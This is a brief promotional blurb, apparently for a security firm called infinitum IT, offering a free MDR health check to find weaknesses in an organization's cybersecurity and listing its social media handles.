- Identify potential weaknesses in an organization's cybersecurity infrastructure and provide actionable insights for improvement purposes.

infinitum IT

"Power of Integrated Security"

Your Business's Weaknesses Do you know?

Contact us now to find out

Check Your MDR Healthcheck For Free

@infinitumitlabs *@infinitumitlabs* *@infinitumitlab1*